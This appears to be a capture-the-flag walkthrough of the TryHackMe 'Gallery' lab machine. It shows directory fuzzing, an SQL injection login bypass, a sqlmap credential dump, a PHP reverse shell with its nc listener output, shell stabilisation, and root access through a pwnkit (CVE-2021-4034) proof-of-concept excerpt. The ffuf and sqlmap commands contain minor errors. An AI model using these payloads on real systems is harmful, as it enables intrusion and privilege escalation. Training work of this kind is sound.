


# TryHackMe Gallery

## Reconnaissance

- First, I started this machine with nmap scan
- After finding out all the open ports and service they are running.
- I move on to website.
- I started fuzzing the directory. While fuzzing the directory I checked for any available scripts for the CMS and found some too.

But let's do some directory fuzzing first.




```
tutaans@tutaans: ~/Desktop/thm/gallery
ffuf -w http://10.10.152.166/FUZZ -w /usr/share/wordlists/dirb/big.txt -c -t 100 | tee dirbdirs.txt

v1.3.1 Kali Exclusive <3

:: Method      : GET
:: URL         : http://10.10.152.166/FUZZ
:: Wordlist    : FUZZ: /usr/share/wordlists/dirb/big.txt
:: Follow redirects : false
:: Calibration : false
:: Timeout     : 10
:: Threads    : 100
:: Matcher     : Response status: 200,204,301,302,307,401,403,405

.htaccess      [Status: 403, Size: 278, Words: 20, Lines: 10]
.htpasswd     [Status: 403, Size: 278, Words: 20, Lines: 10]
gallery       [Status: 301, Size: 316, Words: 20, Lines: 10]
:: Progress: [13166/20469] :: Job [1/1] :: 216 req/sec :: Duration: [0:01:16] :: Errors: 39 ::
```


It was a weird directory name, so I fuzz the sub directories too and the results are:



At this point I feel like I had done enough of recon, and I wanted to engage with the target so manual exploration now.

While going to the gallery directory it redirects to login page.

Before I check the CMS for available exploit through searchsploit, and they are shown in below.



## Exploitation

I saw some unauthenticated RCE exploit from searchsploit output. Reading those exploit gave me some ideas. So I first tried sql injection with payload in username:

**admin' or 1=1-- -**

And it worked lol.

To get the admin password hash run the sqlmap or manually try it. Which I couldn't do it, so I ran sqlmap for it. I first intercepted the request in burp and save the file.

And then run the command: `sqlmap -r req.txt --batch --dump`

It was too slow, and I already got the database and table info and I only dump the users table.

`Sqlmap -r req.txt -D database_name --tables table_name`


## Getting a shell

While fuzzing I remembered there was uploads directory, so I got the idea to test file uploads. So going on to profile I just randomly updated a “.sh” file and it was uploaded. So, I uploaded a “php-reverse-shell.php” file and set up listener and got a reverse shell.


The file is available in kali.

Use **locate php-reverse-shell.php** command to search for it.

If u don't setup listener while uploading the file u can go to uploads directory and click on ur file.



# Stabilizing the shell



```
(tutaans@ tutaans) ~/Desktop/thm/gallery
$ nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.17.7.69] from (UNKNOWN) [10.10.152.166] 53132
Linux gallery 4.15.0-154-generic #161-Ubuntu SMP Fri Jul 30 13:04:17
UTC 2021 x86_64 x86_64 x86_64 GNU/Linux
16:38:55 up 20 min, 0 users, load average: 0.00, 0.47, 1.53
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ python3 -c 'import pty;pty.spawn("/bin/bash")'
www-data@gallery:/$ ^Z
zsh: suspended nc -lvnp 1234

(tutaans@ tutaans) ~/Desktop/thm/gallery
$ stty -echo raw
[1] + continued nc -lvnp 1234
stty rows 33 columns 82
www-data@gallery:/$ export TERM=xterm
www-data@gallery:/$
```


## Steps:

- First get a reverse shell **and CTRL+Z** to suspend the process
- Then check the rows and columns number of the terminal by “**stty -a** “ command
- Your rows and columns count will be different because to show it I split the terminal
- Enter **stty rows rows\_number columns columns\_number** from the output of above command.
- Then export the terminal: **export TERM=xterm** (check ur terminal in terminal settings. If it didn't work.)

Congrats u now have stable shell.

## Privilege Escalation.

I run the linpeas script and saw the machine vulnerable to pwnkit. So I check for gcc to compile the C code but it wasn't there so I looked for python poc and found one at “<https://github.com/joeammond/CVE-2021-4034/blob/main/CVE-2021-4034.py>” and got privilege escalation directly to root



```
tutaans@tutaans: ~/Desktop/thm/gallery
File Actions Edit View Help
tutaans@tutaans: ~ x tutaans@tutaans: ~/Desktop/thm/gallery x tutaans@tutaans: ~/Desktop/thm/gallery x root@tutaans: /home/tutaans/Desktop/thm/gallery x
sys.exit()

# Create gconf config file
try:
    with open('exploit/gconv-modules', 'wb') as f:
        f.write(b'module UTF-8// INTERNAL ../payload 2\n');
except:
    print('[!] Failed to create gconf-modules config file.')
    sys.exit()

# Convert the environment to an array of char*
environ_p = (c_char_p * len(environ))()
environ_p[:] = environ

print('[+] Calling execve()')
# Call execve() with NULL arguments
libc.execve(b'/usr/bin/pkexec', c_char_p(None), environ_p)
^C
www-data@gallery:/tmp$ python3 exploit.py
[+] Creating shared library for exploit code.
[+] Calling execve()
# id
uid=0(root) gid=33(www-data) groups=33(www-data)
# whoami
root
#
```

Hence completed. Search for the flags now xD.